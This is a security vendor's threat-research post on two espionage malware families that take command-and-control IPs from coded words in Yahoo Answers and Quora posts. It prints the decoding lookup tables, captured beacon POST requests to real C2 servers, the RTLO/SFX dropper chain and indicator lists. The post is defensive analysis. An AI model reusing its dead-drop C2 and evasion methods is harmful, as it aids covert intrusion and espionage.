Confucius Says…Malware Families Get Further By Abusing Legitimate Websites

unit42.paloaltonetworks.com/unit42-confucius-says-malware-families-get-further-by-abusing-legitimate-websites

By Tom Lancaster and Micah Yates September 28, 2016

Introduction

When malware wants to communicate home, most use domain names, allowing them to resolve host names to IP addresses of their servers. In order to increase the likelihood of their malware successfully communicating home, cyber espionage threat actors are increasingly abusing legitimate web services, in lieu of DNS lookups to retrieve a command and control address. This negates the requirement to make DNS requests for domains that may be considered malicious and are therefore blocked. For attackers, that's an advantage because it allows their initial communications channel to be obscured amongst other traffic to legitimate services.

This blog post examines two similar malware families that utilize the aforementioned technique to abuse legitimate websites, their connections to each other, and their connections to known espionage campaigns. The first of which we call 'CONFUCIUS_A', a malware family that has links to a series of attacks associated with a backdoor attack method commonly known as SNEEPY (aka ByeByeShell) first reported by Rapid7 in 2013. The second of which we call 'CONFUCIUS_B', which has a loose link to the series of attacks associated with Operation Patchwork and The Hangover Report.

Confucius says… resolve your command and control domains using web services.

In 2013, Rapid7 reported on a series of relatively amateur attacks against Pakistani targets. For a long time after the report was published, little changed in how the attackers operated. Although many of the attacks we see today from the group remain the same, we began observing a new backdoor, CONFUCIUS_A, being dropped by the attackers starting in early 2014. Specifically, the command and control addresses used across multiple SNEEPY samples were being used by CONFUCIUS_A samples. In the case of just one or two samples, without temporal overlap, this may not be deemed a strong link to CONFUCIUS_A, however it occurs across a great deal of the infrastructure we have observed.

In most cases where we have been able to identify the droppers, the attack begins with an executable file being sent directly to targets via e-mail. Occasionally the attackers leverage builders for known document exploits, but most of the time they still use self-extracting binaries. The themes of the phishing e-mails vary according to the target, but invariably the file is compiled with an icon that matches the expected content. Examples of the themes used in attacks using CONFUCIUS_A and the surrounding cluster of activity include:

- Invitations to events relevant to the recipients
- Pornographic material
- Fake updates to popular software products
- News content
- Political content

We have limited evidence of who the targets are, but they appear to primarily be based in the Middle East and parts of Asia, with a focus on Pakistan. In addition to those targets, there are occasional targets seen at enterprises across the globe.

Early samples of the CONFUCIUS_A malware did not use any legitimate web services for DNS resolution; however, more recent samples of the CONFUCIUS_A malware use a range of legitimate web services to resolve command and control addresses, the highest profile of which are Yahoo and Quora. The malware was given its name based on the content of one of the first pages we saw being retrieved to determine a command and control address, which is written in the style of a 'Confucius says' joke. See Figure 1.



Figure 1 – An example of Quora page contacted by the malware.

Sometimes malware communicates with legitimate web services simply to perform a connectivity check, but in this case the page was too specific to suggest that was what the attackers were doing. So we decided to investigate how the malware processed the resulting content.

If this is the question, what is the answer?

For the purposes of illustrating how the command and control address is decoded we will look at the sample with SHA256: a21b956e1be9dcfa8a28c38dc0bb0657508b5588bcf1435052700aea22910d7d. This sample of the malware requests the page shown below in order to determine what IP to POST to.

Figure 2 – The Quora page contacted by the malware to retrieve its command and control address.

Reading through the answer, it all makes sense until the section highlighted is reached. By looking at the underlying code, we found that CONFUCIUS_A is looking for keywords between the phrases “suggested options are” and “hope it will help” and decoding the interim phrase. The decoding is done using a simple lookup table, as shown in ***Figure 3.***

```
.....................................................
...........w.......g...o...W...[...C...K...3...'.../...
........hope it will help...suggested options are...prud
ent.almighty....ransom..worthy..happy...celebration.awes
ome.cloud...thwart..repair..leech...essay...notch...lowe
r...brook...durst...stock...vigil...wrest...march...torc
h...champ...wards...swoon...shade...chime...slow....glow
....final...money...free....union...labor...right...left
....back....front...ocean...roast...roost...gust....bree
ze..wind....jelly...fork....plate...table...flag....blad
e...hammer..crew....ride....drive...swim....fly.trot....
walk....going...peak....mist....white...black...bronze..
silver..gold....pond....crust...wall....foor....floor...
pour....score...drop....drag....frog....river...slope...
cliff...shift...third...second..first...burst...feast...
sauce...click...string..ring....bling...fling...cling...
clue....twist...surf....flipper.soup....noodle..doodle..
```

Figure 3 – A memory dump from a CONFUCIUS_A sample showing the lookup table used by the malware, the table is truncated for presentation purposes.

The lookup table begins with the marker for the beginning and end of the useful content, and then contains 255 words, each of which corresponds to a number (for example prudent == 255). Using this lookup table in memory it can then derive the command and control address from the text between the markers, “fill plate clever road” becomes 91.210.107[.]104.

```
POST /search1.php HTTP/1.1
Host: 91.210.107.104
Accept: */*
Content-Length: 1809
Expect: 100-continue
Content-Type: multipart/form-data; boundary=----------------------------fb88f0853000
```

Figure 4 – HTTP POST request made to command and control server

Additional malware contacting Yahoo and Quora

During our investigation into the CONFUCIUS_A malware, one of the ways we tried to identify variations of the backdoor was by looking for samples that communicated with the same legitimate services as known CONFUCIUS_A samples. In doing so, we encountered another set of samples exhibiting very similar behavior, which we refer to as CONFUCIUS_B, due to their similarity, and their likely similar origins. Unfortunately, we have fewer details about how CONFUCIUS_B malware is delivered or the targets it intends to hit.

For the purposes of this write-up we will follow the chain of dropped files from the dropper with SHA256: 627724fa447e3937f3cdc5388285935a52d6970a616f4ac3d02e583d160cbfc0.

Enter CONFUCIUS_B…

At first glance CONFUCIUS_B looks very similar to CONFUCIUS_A, and they are also packaged in plain SFX binary files. The CONFUCIUS_B executable is disguised as a PowerPoint presentation, using a Right-To-Left-Override (RTLO) trick and a false icon. When executed, the self-extracting RAR package drops four files to the %AppData% folder, as shown in Figure 5.

fancy.bat	09-Aug-16 8:51 AM	Windows Batch File	1 KB
fancy.vbs	15-Apr-16 7:45 AM	VBScript Script File	1 KB
Presentation1.pptx	09-Aug-16 8:05 AM	Microsoft PowerP...	616 KB
svchost.exe	09-Aug-16 8:47 AM	Application	327 KB

Figure 5 – The files dropped by CONFUCIUS_B

Fancy.vbs executes fancy.bat, which in turn opens the presentation and runs the second stage executable svchost.exe. As with CONFUCIUS_A, the initial beacons from this svchost.exe are also to Yahoo and Quora, but the pages contacted, whilst odd did not contain any obvious markers, rather they appeared to be entirely gibberish:



Figure 6 – An exemplary Quora page contacted by the malware.

So far, the execution chain, involving an SFX RAR and multiple scripts is similar to some samples of SNEEPY, which we associate with CONFUCIUS_A, but this is where the similarities between CONFUCIUS_A and CONFUCIUS_B begin to diverge. Svchost.exe has a custom obfuscation scheme not seen in CONFUCIUS_A. This obfuscation allows us to quickly identify all of the CONFUCIUS_B variants; their hashes are included at the end of this post. The obfuscation routine is given in Figure 7.



Figure 7 – The obfuscation routine shared across all CONFUCIUS_B samples.

Underneath that custom obfuscation lies a UPX packed executable which contains the Yahoo and Quora functionality that originally piqued our interest. After unpacking the UPX code, we began reverse engineering the resulting binary to see how CONFUCIUS_B interacted with the Yahoo and Quora pages it initially requested. We discovered that CONFUCIUS_B pieces together its DNS resolution from keywords in the Yahoo and Quora posts similar to that of CONFUCIUS_A.

CONFUCIUS_B takes certain keywords in the Quora and Yahoo pages and applies them to a lookup table in memory. Using that lookup table an IP address to POST to is derived. The way this is done can be seen in a memory dump from the running process when it contacts a relevant address, for example as shown in Figure 8.



Figure 8 – A memory dump of a CONFUCIUS_B illustrating the lookup table and initial beacon address.

The lookup table takes key words and assigns them numbers, or a '.' character, in order to build an IP address, and is arranged as shown in **Table *1***.

love	0
hate	1
fire	2
couple	3
green	4
weed	5
block	6
party	7

natural	8
hopeful	9
or	.

Table 1 – Lookup table used by the malware to determine it's command and control address.

By applying the lookup table to the Quora page shown in Figure 6, we can derive the IP the malware will POST to next for further communications.

```
"WTH is bingle shit hate and green and hopeful, wht is it you are typing
noop or fire love fire, damn serprise or hate hate love or fire, is this
some kind of mindgame? and what is deedy are you on weed? and what claggy
means?"
```

Using our lookup table, giving us an address of 149.202.110[.]2:

```
POST /valid HTTP/1.1
Accept: */*
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/48.0.2564.116 Safari/537.36
Host: 149.202.110.2
Content-Length: 0
Connection: Keep-Alive
```

This method of substituting words for components of an IP address, and the repeat use of Yahoo and Quora are novel, which suggest it is likely that the same malware author, or group of malware authors, authored both backdoors.

Link to Patchwork and test samples

The domain "com-account-jfnjkr[.]xyz" is linked to the CONFUCIUS_B attacks as it was a C2 for the sample c975954fbb473ed8ce3a98ca2c4977bf22d2413db01eda87599524969565836f, which downloads CONFUCIUS_B. On May 24, 2016, the same domain hosted the sample 8cfd559756630d967bb597b087af98adc75895a1ec52586d53a2d898e4a6e9b0; a basic file stealer malware associated with the Patchwork attackers, via a shared mutex: {97548936789764583746587643875638 76}.

All of the CONFUCIUS_B samples share the same mutex, "rCkBs1Uj493NaMXYY1LZ". Pivoting through samples in Palo Alto Networks AutoFocus, we were able to find what appears to be an early test sample of the malware that creates the same mutex; the SHA256 of the sample is 0bd7db12ba8d9ce9d29983ef76205864dce146eb14cebe32a3431f994cc770ee. We believe it is a test sample, as the configured command and control domain for this sample is 'breachframework[.]com'. This can also be linked back to known CONFUCIUS_B sample via a shared SSL certificate. Breachframework[.]com previously resolved to 5.135.85[.]16, which used the certificate

f6438919d27d08aa545e2f90b58d445cccac6c09, the same certificate was used by 104.23.35[.]15, a known command and control address for CONFUCIUS_B. These relationships are summarized in Figure 9.



Figure 9 – An overview of the link to the test infrastructure.

Conclusion

In this blog post, we discussed two separate malware variations that behave in very similar ways and use similar techniques to acquire a C2 address, with both using Yahoo Answers and Quora to evade traditional mechanisms for blocking command and control domains. Although we cannot link the two clusters of activity by their infrastructure, the technique used to resolve domains is unusual. We also believe that both clusters of activity have links to attacks with likely Indian origins, the CONFUCIUS_A attacks are linked to the use of SNEEPY/BYEBYESHELL and the CONFUCIUS_B have a loose link to Hangover. The two malware families themselves are also very similar, and therefore we think that the shared technique is an indication of a single developer, or development company, behind both CONFUCIUS_A and CONFUCIUS_B. It is likely that the two clusters of activity are operated by two different operators; however, as the command and control infrastructure used by each cluster differs in the choices of hosting providers.

Palo Alto Networks AutoFocus customers can further explore these malware families and related campaigns with the tags:

- Confucious_A
- Confucious_B
- ApacheStealer
- Sneepy

All samples discussed in the blog and those in the appendix are detected as malicious by Wildfire.

IPS customers are protected by IPS signature 14150.

Exemplary hashes, command and control domains and resolver URL's are given below.

SHA256 List:

8cfd559756630d967bb597b087af98ad-c75895a1ec52586d53a2d898e4a6e9b0	APACH-ESTEALER
fb9064abd562012f7c4ffec335f1b669d7ffa0ce724b81f83840474e544c0113	DEMO_-CONFU-CIUS_B
0bd7db12ba8d9ce9d29983ef76205864dce146eb14cebe32a3431f994c-c770ee	DEMO_-CONFU-CIUS_B
ec15a7698eed7a925b0c074239a92b9f3efdd1054ea281-fa914c0bf63d73d319	CONFU-CIUS_A
09fcb9444b415781d1d01d0b43c37d-f441a381042a3f2f91f04890b9c4632c5e	CONFU-CIUS_A
487d43f38006a609715f95d2e8dd605446de820cafc-c453d57a452bc67972a7a	CONFU-CIUS_A
a21b956e1be9dcfa8a28c38dc0b-b0657508b5588bcf1435052700aea22910d7d	CONFU-CIUS_A
7b9454ac9c96db562c2b961a72aa1fece896cd1633a1ec3139e-b75346a086f64	CONFU-CIUS_B
d0176a1d30827a42d-da4f575ede0d2d8ad0f71306e41f67b1d1fe999f0e82838	CONFU-CIUS_B
dd34f8236b314ce5123fc036c7ae1d0b4ef6da3ae781d639bc-c1d5a30b197b2c	CONFU-CIUS_B
c975954fbb473ed8ce3a98ca2c4977bf22d2413d-b01eda87599524969565836f	CONFU-CIUS_B
6115b1a37cf58d39010fd19bcf83f73e4eae943d95fcb29f8078c6d0e5c37a56	CONFU-CIUS_B
700296a05cbe947e24e04f976db596c2471681e69740593fb5d02e4adb-d983be	CONFU-CIUS_B
c66660142d9ba85bb89c8277447f3c21d0a7d1ee12fd38cd61091ed02ff-ba80e	CONFU-CIUS_B
627724fa447e3937f3cd-c5388285935a52d6970a616f4ac3d02e583d160cbfc0	CONFU-CIUS_B
248010893646d292254ef-b4c575b1bfd58d8b75deee38af8616e9e83b695833a	CONFU-CIUS_A (early)
28fd73965f766ab400b655b2c3ffb7c2949112c3c3d9cf05639a382c84828f12	CONFU-CIUS_A (early)

2f3005a06cf6819690da987414e7d-b797ad1955861be6f3a8a89e689602fd022	CONFU-CIUS_A (early)
4462454586b2969821e4b97d0d4387624cd9854f-fc9e16750b5771990a707af8	CONFU-CIUS_A (early)
50f0bf106781452d20f12a33df04e1ebc2d805c9721df83169af3cf394198434	CONFU-CIUS_A (early)
86f9a01dca754ff0e2c1108dba2ce-baab4483b122be1e312f0b24643b1523b49	CONFU-CIUS_A (early)
9e90f9acb9752e2dc7-faa28b7d07330bae69431a1055697420b165521f6768e3	CONFU-CIUS_A (early)
e93dd106f5c031e773f6f490a6df6e-f165a0782072c98702a741433b62375829	CONFU-CIUS_A (early)
51a3758eaf22a893c1771aa70e78e22b775243424abce755dd48cc83879d-dd94	CONFU-CIUS_A (early)
1220815b09694b522a33a4feacfc20ca90e03728c9f5e2b-d4288e67e2e1257de	SNEEPY
1b682fa08d99b1f57e545-cab2e0cd553282682f7706a72afe5ee63264002e010	SNEEPY
63e0cf48e461ea6e2663fcbb5727e02b39641c86c2860e979a353b3e997e-b8d7	SNEEPY
7ec2de26d9564f60bb079fbf66e7ce7ff9fe5331937137e3b836023fde7ac1b1	SNEEPY
83718971c1cc94ff4cd7b430e57d3d5b61d1032028c23aee56b7148b-b6f176c2	SNEEPY
a50808054fcf359eea0f684b9f84a4ac12e2bf1467a4c33446f7445a4b3bafaa	SNEEPY
0082b8b2b7ac562db544fd81b26229fd2a6a6c04a9c86123cbd89a285ee-b2594	SNEEPY
3181065099986c2bb8b3f58f04f2c59e5bd5887dc46f6e7c9a62ba7d2-ca23758	SNEEPY
7699584f996a7e09ce26437113199531db71d01b22711246246da55abb-da5410	SNEEPY
815ba75ac821b7c656c9c9bc0e663f9570f71bf247e374d60f9142fcc380efad	SNEEPY
346c08fc3439a0619903ca25ed0b951e07096701eeb094bd-ab3770611328873e	SNEEPY
9c5d8b74fd35755570b478737e1298702535d9baf06f69d9954f265c30dcd-ab6	SNEEPY

b19cd6ddbb41d9b689eeff1262bd7cd6b9361d95af-b79cd6e77f39c5d3581728	SNEEPY
d718ea92106894c1bfb2273ed7e71c9ad7cec01-fa0ae4c2571e5a762e1f26e8d	SNEEPY
d9c4994aed6f4bab5f2bb65fb2cc5f455ee99848d8f49e22b8b1c5ef13f3e78f	SNEEPY

Resolver URL list:

https://www.quora.com/Is-bingle-hate-and-love-the-green-or-it-fire-couple-fire-tell-me-you-like-or-couple-weed-or-hate-weed-with-deedy-love-claggy-1
https://answers.yahoo.com/question/index?qid=20160301074835AA7cF60&sort=N
hxxps://in.answers.yahoo.com/question/index?qid=20160229024628AA4XQ7r
hxxp://www.nefuri.com/hi_is_bingle_hate_and_love_the_green_or_it_fire_couple_fire_tell_me_you_like_or_couple_weed_or_hate_weed_with_deedy_block_claggy_1562153.html
hxxp://www.answerlib.org/qv/20160229115557AAXc2Ib.html
hxxps://in.answers.yahoo.com/question/index?qid=20160229115557AAXc2Ib
hxxps://www.question.com/what-are-the-precautions-for-diphtheria-tetanus-998506.html
hxxp://findnerd.com/list/view/How-to-make-a-simple-settings-page-in-android/15891/
hxxp://able2know.org/topic/312620-1
hxxp://bs71.blog.com/2016/03/01/performing-namaz/
hxxp://www.linkibl.com/l/define-simple-support-boundary-condition-of-a-beam-solid-mechanics
hxxp://www.education.com/question/working-model-depict-buoyancy/
hxxp://www.quora.com/Where-can-I-find-Port-de-Vaire
hxxp://www.fixya.com/support/t25556697-intel_desktop_board_dh67cl_having_vga
hxxp://www.education.com/question/scientist-calculate-distance-planets
hxxp://technology.blurtit.com/4492774/import-mri-ct-and-microct-data
hxxp://bs71.blog.com/2016/03/01/performing-namaz/
hxxp://www.linkibl.com/l/define-simple-support-boundary-condition-of-a-beam-solid-mechanics
hxxps://www.quora.com/Is-bingle-hate-and-love-the-green-or-it-fire-couple-fire-tell-me-you-like-or-couple-weed-or-hate-weed-with-deedy-love-claggy-1
hxxps://www.quora.com/How-fertilization-takes-place-in-Plants

C2 Addresses:

adhath-learning[.]com
stepontheroof[.]com
ns1[.]b3autybab3s[.]com
stilletowheels[.]com
b3autybab3s[.]com
fierybarrels[.]com
mail[.]cooperednews[.]info
ns2[.]cooperednews[.]info
teensechs[.]com
newstodayreviews[.]com
ns2[.]softwares-free[.]com

www[.]fierybarrels[.]com
ns1[.]cooperednews[.]info
znaniye-onlayn[.]com
cooperednews[.]info
nophoz[.]com
twigreader[.]com
zadnitsa[.]com
bookerstream[.]com
teens3xweb[.]com
romanrugby[.]com
130dozen[.]com
transseksualov[.]com
cutedazzle[.]com
speedeagles[.]com
www[.]templetom[.]com
gallopingroses[.]com
didlynews[.]info
ns2[.]didlynews[.]info
ns1[.]didlynews[.]info
purple-banana[.]com
uchitel-nitsa[.]com
couchypotatoes[.]com
your3x[.]com
trk[.]greatleonidas[.]com
greatleonidas[.]com
chucknorr[.]com
tangyball[.]com
templetom[.]com
younghogs[.]com
www[.]cutedazzle[.]com
neistovo[.]com
roseauster[.]com
www[.]gallopingroses[.]com
onepickle[.]com
wond3rfulworld[.]com
ns2[.]b3autybab3s[.]com
softwares-free[.]com
www[.]romanrugby[.]com
gomadweb[.]com
wetcottonballs[.]com
ns1[.]softwares-free[.]com
sechshun8[.]com
newsscrapper[.]com
jobs[.]undp[.]tangyball[.]com
news-letters-4u[.]com
magzinehog[.]com
jupanto[.]com
